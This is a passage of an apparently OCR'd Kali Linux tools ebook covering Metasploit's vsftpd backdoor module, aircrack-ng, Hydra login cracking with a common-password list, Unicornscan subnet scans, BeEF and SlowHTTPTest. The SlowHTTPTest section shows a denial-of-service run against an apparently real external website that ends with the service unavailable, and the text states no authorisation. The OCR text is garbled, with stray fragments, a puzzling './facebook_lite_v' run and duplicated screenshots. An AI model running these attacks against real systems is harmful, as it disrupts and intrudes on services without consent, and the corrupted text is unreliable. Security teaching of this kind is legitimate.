Exploit target:(64.0.0.6.153...)

Id  Name
--  --
0  Automatic

password.lst  test.pcapng

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.15
RHOST => 10.0.2.15
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting Required  Description
----  -----  -----  -----
RHOSTS  10.0.2.15   yes      The target address range or CIDR identifier
RPORT  21       yes      The target port (TCP)

Exploit target:
Id  Name
--  --
0  Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 10.0.2.15:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.0.2.15:21).
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >

```

19. Aircrack-ng →

Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the all-new PTW attack, thus making the attack much faster compared to other WEP cracking tools.

File Edit View Search Terminal Help

Aircrack-ng 1.5.2 - (C) 2006-2018 Thomas d'Otreppe
<https://www.aircrack-ng.org>

usage: aircrack-ng [options] <input file(s)>

Common options: ebook_lite.v
 164.0.0.6153.
 -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
 -e <essid> : target selection: network identifier
 -b <bssid> : target selection: access point's MAC
 -p <nbcpu> : # of CPU to use (default: all CPUs)
 -passw-q dist : enable quiet mode (no status output)
 -C <macs> : merge the given APs to a virtual one
 -l <file> : write key to file. Overwrites file.

Static WEP cracking options:

```

-c      : search alpha-numeric characters only
-t      : search binary coded decimal chr only
-h      : search the numeric key for Fritz!BOX
-d <mask> : use masking of the key (A1:Xx:Cf:YY)
-m <maddr> : MAC address to filter usable packets
-n <nbits> : WEP key length : 64/128/152/256/512
-i <index> : WEP key index (1 to 4), default: any
-f <fudge> : bruteforce fudge factor, default: 2
-k <korek> : disable one attack method (1 to 17)
-x or -x0 : disable bruteforce for last keybytes
-x1      : last keybyte bruteforcing (default)
-x2      : enable last 2 keybytes bruteforcing
-y      : experimental single bruteforce mode
-K      : use only old KoreK attacks (pre-PTW)
-s      : show the key in ASCII while cracking
-M <num>  : specify maximum number of IVs to use
-D      : WEP decoak, skips broken keystreams
-P <num>  : PTW debug: 1: disable Klein, 2: PTW
-1      : run only 1 try to crack key with PTW
-V      : run in visual inspection mode

```

File Edit View Search Terminal Help

xamp2.txt : enable last 2 keybytes bruteforcing
 -y : experimental single bruteforce mode
 -K : use only old KoreK attacks (pre-PTW)
 -s : show the key in ASCII while cracking
 -M <num> : specify maximum number of IVs to use
 -D : WEP decoak, skips broken keystreams
 -S<-P <num>> : PTW debug: 1: disable Klein, 2: PTW
 -1 : run only 1 try to crack key with PTW
 -V : run in visual inspection mode

WEP and WPA-PSK cracking options:

```

-passw-w <words> : path to wordlist(s) filename(s)
-N <file>  : path to new session filename
-R <file>  : path to existing session filename

```

WPA-PSK options:

```

-E <file>  : create EWSA Project file v3
-j <file>  : create Hashcat v3.6+ file (HCCAPX)
-J <file>  : create Hashcat file (HCCAP)
-S      : WPA cracking speed test
-Z <sec>  : WPA cracking speed test length of execution.
-r <DB>   : path to airolib-ng database
            (Cannot be used with -w)

```

SIMD selection:

```

--simd-list   : Show a list of the available SIMD architectures, for this machine.
--simd=<option> : Use specific SIMD architecture.

```

<option> may be one of the following, depending on your platform:

- generic



```
File Edit View Search Terminal Help
xamp.txt      davx.pl    facebook_lite_v
              sse2      164.0.0.6.153
              altivec
              power8
              asimd
              neon
Sqimap      facebook_lite_v
Other options:4.0.0.6.153._

-u          : Displays # of CPUs & SIMD support
--help      : Displays this usage screen

root@kali:~# iwconfig wlan0
eth0      no wireless extensions.

lo       no wireless extensions.

root@kali:~# airmon -ng check kill
bash: airmon: command not found
root@kali:~# airmon-ng check kill

Killing these processes:

PID Name
804 wpa_supplicant

root@kali:~# airmon-ng start wlan0

PHY     Interface     Driver     Chipset
root@kali:~# airodump-ng wlan0mon
nl80211 not found.
Interface wlan0mon:
ioctl(SIOCGIFINDEX) failed: No such device
Failed initializing wireless card(s): wlan0mon
root@kali:~#
```

20. Hydra →

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

```

Applications ▾ Places ▾ Terminal ▾ Mon 10:43 AM • root@kali: ~
File Edit View Search Terminal Help
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-L LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/:OPT]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y swordlist disable use of symbols in bruteforce, see above
-e nsr   try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v / -V / -d verbose mode / show login+pass for each attempt / debug mode
-O      use old SSL v2 and v3
-q      do not print messages about connection errors
-U      service module usage details
-h      more command line options (COMPLETE HELP)
server  the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service  the service to crack (see below for supported protocols)
OPT     some service modules support additional input (-U for module help)

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File Edit View Search Terminal Help
-q mpp.txt do not print messages about connection errors
-U      service module usage details
-h      more command line options (COMPLETE HELP)
server  the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service  the service to crack (see below for supported protocols)
OPT     some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urn enum icq imap[s] irc ldap2[s] ldap3[-cram|digest]md5[s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radadmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[ss] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra. Don't use in military or secret service organizations, or for illegal purposes. These services were not compiled in: afp ncp oracle sapr3.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4://connect://)
      % export HYDRA_PROXY=connect_and_socks_proxylist.txt (up to 64 entries)
      % export HYDRA_PROXY=HTTP=http://:login:pass@proxy:8080
      % export HYDRA_PROXY_HTTP=proxylist.txt (up to 64 entries)

Examples:
hydra -L user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -P defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -P password ftp://[192.168.0.0/24]/
hydra -L logins.txt -P pws.txt -M targets.txt ssh
root@kali: # hydra -L /usr/share/wordlists/metasploit/user -P /usr/share/wordlists/metasploit/ passwords ftp://10.0.2.15 -V
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-09-30 10:43:03
[ERROR] Unknown service: ftp://10.0.2.15
root@kali: #
```

```

#!comment: This list has been compiled by Solar Designer of Openwall Project
#!comment: in 1996 through 2011. It is assumed to be in the public domain.
#!comment:
#!comment: This list is based on passwords most commonly seen on a set of Unix
#!comment: systems in mid-1990's, sorted for decreasing number of occurrences
#!comment: (that is, more common passwords are listed first). It has been
#!comment: revised to also include common website passwords from public lists
#!comment: of "top N passwords" from major community website compromises that
#!comment: occurred in 2006 through 2010.
#!comment:
#!comment: Last update: 2011/11/20 (3546 entries)
#!comment:
#!comment: For more wordlists, see http://www.openwall.com/wordlists/
123456
12345
password
password1
123456789
12345678
1234567890
abc123
computer
tiger
1234
qwerty
money
carmen
mickey
secret
summer
internet
a1b2c3
123
service

canada
hello
ranger

diamond
fuckme
fuckyou
matthew
miller
tiger
trustnol
alex
apple
avalon
brandy
chelsea
coffee
falcon
freedom
gandalf
green
helpme
linda
magic
merlin
newyork
soccer
thomas
wizard
asdfgh
bandit
batman
boris
butthead
dorothy
eyore
fishing
football
george
happy
iloveyou
jennifer

```

21. Unicornscan →

Unicornscan is a new information gathering and correlation engine built for and by members of the security research and testing communities. It was designed to provide an engine that is Scalable, Accurate, Flexible, and Efficient. You may be wondering, why not use NMAP?? Well, Nmap is not very good at OS detection, unfortunately, and in addition to this, it is a heavy scanner on the network; in the sense that, when using NMAP on the network, the overhead is EXTREMELY high, meaning it isn't good at keeping you anonymous! When using NMAP, packets can be traced back to you, and I'm here to make sure that doesn't happen.

```

Applications ▾ Places ▾ Terminal ▾ Mon 10:52 AM • root@kali: ~
File Edit View Search Terminal Help
unicornscan (version 0.4.7) facebook_lite.v
usage: unicornscan [options] 'b:B:cd:De:FG:hHi:Ij:l:L:m:M:o:p:P:q:Or:R:s:St:T:u:Uw:W:vVzZ:' ] X.X.X/X/YY:S-E
  -b, --broken-crc      *set broken crc sums on [T]ransport layer, [N]etwork layer, or both[TN]
  -B, --source-port     *set source port? or whatever the scan module expects as a number
  -C, --proc-duplicates process duplicate replies
  -d, --delay-type      *set delay type (numeric value, valid options are `1:tsc 2:gtd 3:sleep`)
  -D, --no-depayload    no default Payload, only probe known protocols
  -e, --enable-module   *enable modules listed as arguments (output and report currently)
  -E, --proc-errors     for processing 'non-open' responses (icmp errors, tcp rsts...)
  -F, --try-frags
  -G, --payload-group   *payload group (numeric) for tcp/udp type payload selection (default all)
  -h, --help             help
  -I, --do-dns capng   resolve hostnames during the reporting phase
  -i, --interface       *interface name, like eth0 or fxp1, not normally required
  -I, --immediate       immediate mode, display things as we find them
  -j, --ignore-seq      ignore 'A'll, 'R'eset sequence numbers for tcp header validation
  -l, --logfile          *write to this file not my terminal
  -L, --packet-timeout  *wait this long for packets to come back (default 7 secs)
  -m, --mode             *scan mode, tcp (syn) scan is default, U for udp T for tcp `sf` for tcp connect scan and A for arp
                        for -mT you can also specify tcp flags following the T like -mTsFpU for example
                        that would send tcp syn packets with (NO Syn|FIN|NO Push|URG)
  -M, --module-dir      *directory modules are found at (defaults to /usr/lib/unicornscan/modules)
  -o, --format           *format of what to display for replies, see man page for format specification
  -p, --ports            global ports to scan, if not specified in target options
  -P, --pcap-filter      *extra pcap filter string for receiver
  -q, --covertness       *covertness value from 0 to 255
  -Q, --quiet            dont use output to screen, its going somewhere else (a database say...)
  -r, --pps              *packets per second (total, not per host, and as you go higher it gets less accurate)
  -R, --repeats          *repeat packet scan N times
  -s, --source-addr     *source address for packets 'r' for random
  -S, --no-shuffle       do not shuffle ports
  -t, --ip-ttl           *set TTL on sent packets as in 62 or 6-16 or r64-128
  -T, --ip-tos           *set TOS on sent packets
  -u, --debug            *debug mask
  -U, --no-openclosed   dont say open or closed
  -w, --safefile         *write pcap file of received packets
  -W, --fingerprint     *OS fingerprint 0=cisco(def) 1=openbsd 2=WindowsXP 3=p0fsendsyn 4=FreeBSD 5=nmap
  6=linux 7=strangetcp

Applications ▾ Places ▾ Terminal ▾ Mon 10:52 AM • root@kali: ~
File Edit View Search Terminal Help
xamppe-Z, --sniff[is col]  sniff alike
-Z, --drone-str        *drone String
*:   options with '*' require an argument following them

address ranges are cidr like 1.2.3.4/8 for all of 1.7.7.?
if you omit the cidr mask then /32 is implied
port ranges are like 1-4096 with 53 only scanning one port, a for all 65k and p for 1-1024
example: unicornscan -i eth1 -I 160 -E 192.168.1.0/24:1-4000 gateway:a
root@kali: # unicornscan -v -I 10.0.2.15
adding 10.0.2.15/32 mode 'TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-70,79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-164,174,177-179,191,199-202,204,206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533,538,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,941,946,992-995,1001,1023-1030,1080,1210,1214,1234,1241,1334,1349,1352,1423-1425,1433,1434,1524,1525,1645,1646,1649,1701,1718,1720,1723,1755,1812,1813,2048-2050,2101-2104,2146,2150,2233,2323,2345,2401,2430,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,3632,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,5308,5354,5355,5422-5425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,7000-7009,7028,7100,7983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,10000,10826,10827,10067,10880,10081,10167,10498,11201,15345,17001-17003,18753,20011,20012,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,32668,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 8 Seconds
sender statistics 289.5 pps with 338 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface drops
Main [Error chld.c:53] am i missing children?, oh well
root@kali: # unicornscan -v -I 10.0.2.15
adding 10.0.2.15/32 mode 'TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-70,79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-164,174,177-179,191,199-202,204,206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533,538,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,941,946,992-995,1001,1023-1030,1080,1210,1214,1234,1241,1334,1349,1352,1423-1425,1433,1434,1524,1525,1645,1646,1649,1701,1718,1720,1723,1755,1812,1813,2048-2050,2101-2104,2146,2150,2233,2323,2345,2401,2430,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,3632,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,5308,5354,5355,5422-5425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,7000-7009,7028,7100,7983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,10000,10826,10827,10067,10880,10081,10167,10498,11201,15345,17001-17003,18753,20011,20012,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,32668,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 8 Seconds
sender statistics 296.1 pps with 338 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface drops
Main [Error chld.c:53] am i missing children?, oh well

```


```

File Edit View Search Terminal Help
60006,61000,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0      164.0.0.6.153
scanning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 8 Seconds
sender statistics 289.5 pps with 338 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface drops
Main [Error chld.c:53] am i missing children?, oh well
root@kali: # unicornscan -v -T 10.0.2.15
adding 10.0.2.15/32 mode TCPscan* ports 7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-70,79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,
137-139,143,150,161-164,174,177-179,191,199-202,204,206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533
3,538,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,941,946,992-995,1001,1023-1030,1080,1210,1214,1234,1
241,1334,1349,1352,1423-1425,1433,1434,1434,1524,1525,1645,1646,1649,1701,1718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,2140,2150,2233,2323,2345,2
401,2430,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,3632,3690,3801,4000,4400,4321,4567,4899,5002,5
136-5139,5150,5151,5222,5269,5308,5354,5355,5422-5425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,7000-7009,7028,7100,7
983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,10000,10026,10027,10067,10080,10081,10167,10498,11201,15345,17001-17003,18753,20011,20012,21554,
22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,32668,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,
60006,61000,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 8 Seconds
sender statistics 296.1 pps with 338 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface drops
Main [Error chld.c:53] am i missing children?, oh well
root@kali: # unicornscan -r500 -MT -I 10.0.2.15/24
adding 10.0.2.0/24 mode TCPscan* ports 7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-70,79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,
137-139,143,150,161-164,174,177-179,191,199-202,204,206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533
3,538,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,941,946,992-995,1001,1023-1030,1080,1210,1214,1234,1
241,1334,1349,1352,1423-1425,1433,1434,1434,1524,1525,1645,1646,1649,1701,1718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,2140,2150,2233,2323,2345,2
401,2430,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,3632,3690,3801,4000,4400,4321,4567,4899,5002,5
136-5139,5150,5151,5222,5269,5308,5354,5355,5422-5425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,7000-7009,7028,7100,7
983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,10000,10026,10027,10067,10080,10081,10167,10498,11201,15345,17001-17003,18753,20011,20012,21554,
22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,32668,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,
0006,61000,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 500
using interface(s) eth0
scanning 2.56e+02 total hosts with 8.65e+02 total packets, should take a little longer than 3 Minutes, 0 Seconds
TCP open 10.0.2.255:135 ttl 64
TCP open 10.0.2.2:135 ttl 64
TCP open 10.0.2.3:135 ttl 64
TCP open 10.0.2.4:135 ttl 64

```

22. KingPhisher →


Phishing attacks are very common nowadays. And, King Phisher tool helps test, and promote user awareness by simulating real-world phishing attacks. For obvious reasons, you will need permission to simulate it on a server content of an organization.



23. BeEF →

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser. Amid growing concerns about web-borne attacks against clients,

including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a dark background with a stylized dragon logo in the center. The window title is "Terminal". The terminal prompt is "root@kali: ~". The terminal content shows the following text:

```
File Edit View Search Terminal Help
[-] You are using the Default credentials
[-] Please change user and/or passwd in /etc/beef-xss/config.yaml
root@kali:~# beef -xss
bash: beef: command not found
root@kali:~# beef-xss
[-] You are using the Default credentials
[-] Please change user and/or passwd in /etc/beef-xss/config.yaml
root@kali:~# ./facebook_lite_v
164.0.0.6:153...
```

Below the terminal, there is a file list:

- password.lst
- test.pcapng

24. SlowHTTPTest →

SlowHTTPTest is a highly configurable tool that simulates some Application Layer Denial of Service attacks. It works on majority of Linux platforms, OSX and Cygwin – a Unix-like environment and command-line interface for Microsoft Windows. It implements most common low-bandwidth Application Layer DoS attacks, such as slowloris, Slow HTTP POST, Slow Read attack (based on TCP persist timer exploit) by draining concurrent connections pool, as well as Apache Range Header attack by causing very significant memory and CPU usage on the server. Slowloris and Slow HTTP POST DoS attacks rely on the fact that the HTTP protocol, by design, requires requests to be completely received by the server before they are processed. If an HTTP request is not complete, or if the transfer rate is very low, the server keeps its resources busy waiting for the rest of the data. If the server keeps too many resources busy, this creates a denial of service. This tool is sending partial HTTP requests, trying to get denial of service from target HTTP server.

```
root@kali:/usr/share
File Edit View Search Terminal Help
root@kali:/usr/share# slowhttptest -c 1000 -B -g -o my_body_stats -i 110 -r 200
-s 8192 -t FAKEVERB -u slowhttptest -c 1000 -B -g -o my_body_stats -i 110 -r 200
-s 8192 -t FAKEVERB -u http://www.e-darwin.net/system/illogin.php -x 10 -p 3 -x
10 -p 3
Sun Sep 29 10:17:53 2019:
Sun Sep 29 10:17:53 2019:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/
test type: SLOW BODY
number of connections: 1000
URL: http://www.e-darwin.net/system/illogin.php
verb: FAKEVERB
Content-Length header value: 8192
follow up data max size: 22
interval between follow up data: 110 seconds
connections per seconds: 200
probe connection timeout: 3 seconds
test duration: 240 seconds
using proxy: no proxy

Sun Sep 29 10:17:53 2019:
slow HTTP test status on 0th second:

initializing: 0
root@kali:/usr/share
File Edit View Search Terminal Help
using proxy: no proxy

Sun Sep 29 10:17:53 2019:
slow HTTP test status on 0th second:

initializing: 0
pending: 1
connected: 0
error: 0
closed: 0
service available: YES
Sun Sep 29 10:17:58 2019:
Sun Sep 29 10:17:58 2019:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/
test type: SLOW BODY
number of connections: 1000
URL: http://www.e-darwin.net/system/illogin.php
verb: FAKEVERB
Content-Length header value: 8192
follow up data max size: 22
interval between follow up data: 110 seconds
connections per seconds: 200
probe connection timeout: 3 seconds
```

```
root@kali: /usr/share
File Edit View Search Terminal Help
verb:                               FAKEVERB
Content-Length header value:        8192
follow up data max size:           22
interval between follow up data:   110 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                   240 seconds
using proxy:                      no proxy

Sun Sep 29 10:21:53 2019:
slow HTTP test status on 240th second:

initializing:      0
pending:           0
connected:         401
error:             0
closed:            599
service available: NO
Sun Sep 29 10:21:54 2019:
Test ended on 241th second
Exit status: Hit test time limit
CSV report saved to my_body_stats.csv
HTML report saved to my_body_stats.html
root@kali:/usr/share#
```

```
root@kali: /usr/share
File Edit View Search Terminal Help
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type:                           SLOW BODY
number of connections:               1000
URL:                                http://www.e-darwin.net/system/ilogin.php
verb:                               FAKEVERB
Content-Length header value:        8192
follow up data max size:           22
interval between follow up data:   110 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                   240 seconds
using proxy:                      no proxy

Sun Sep 29 10:21:48 2019:
slow HTTP test status on 235th second:

initializing:      0
pending:           0
connected:         401
error:             0
closed:            599
service available: NO
Sun Sep 29 10:21:53 2019:
```

```
root@kali: /usr/share
File Edit View Search Terminal Help
using proxy:          no proxy
Sun Sep 29 10:21:33 2019:
slow HTTP test status on 220th second:

initializing:      0
pending:           0
connected:         402
error:             0
closed:            598
service available: NO
Sun Sep 29 10:21:38 2019:
Sun Sep 29 10:21:38 2019:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type:          SLOW BODY
number of connections: 1000
URL:                http://www.e-darwin.net/system/ilogin.php
verb:               FAKEVERB
Content-Length header value: 8192
follow up data max size:   22
interval between follow up data: 110 seconds
connections per seconds: 200
probe connection timeout: 3 seconds
root@kali: /usr/share
File Edit View Search Terminal Help
Sun Sep 29 10:21:28 2019:
slow HTTP test status on 215th second:

initializing:      0
pending:           0
connected:         402
error:             0
closed:            598
service available: NO
Sun Sep 29 10:21:33 2019:
Sun Sep 29 10:21:33 2019:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type:          SLOW BODY
number of connections: 1000
URL:                http://www.e-darwin.net/system/ilogin.php
verb:               FAKEVERB
Content-Length header value: 8192
follow up data max size:   22
interval between follow up data: 110 seconds
connections per seconds: 200
probe connection timeout: 3 seconds
test duration:      240 seconds
```

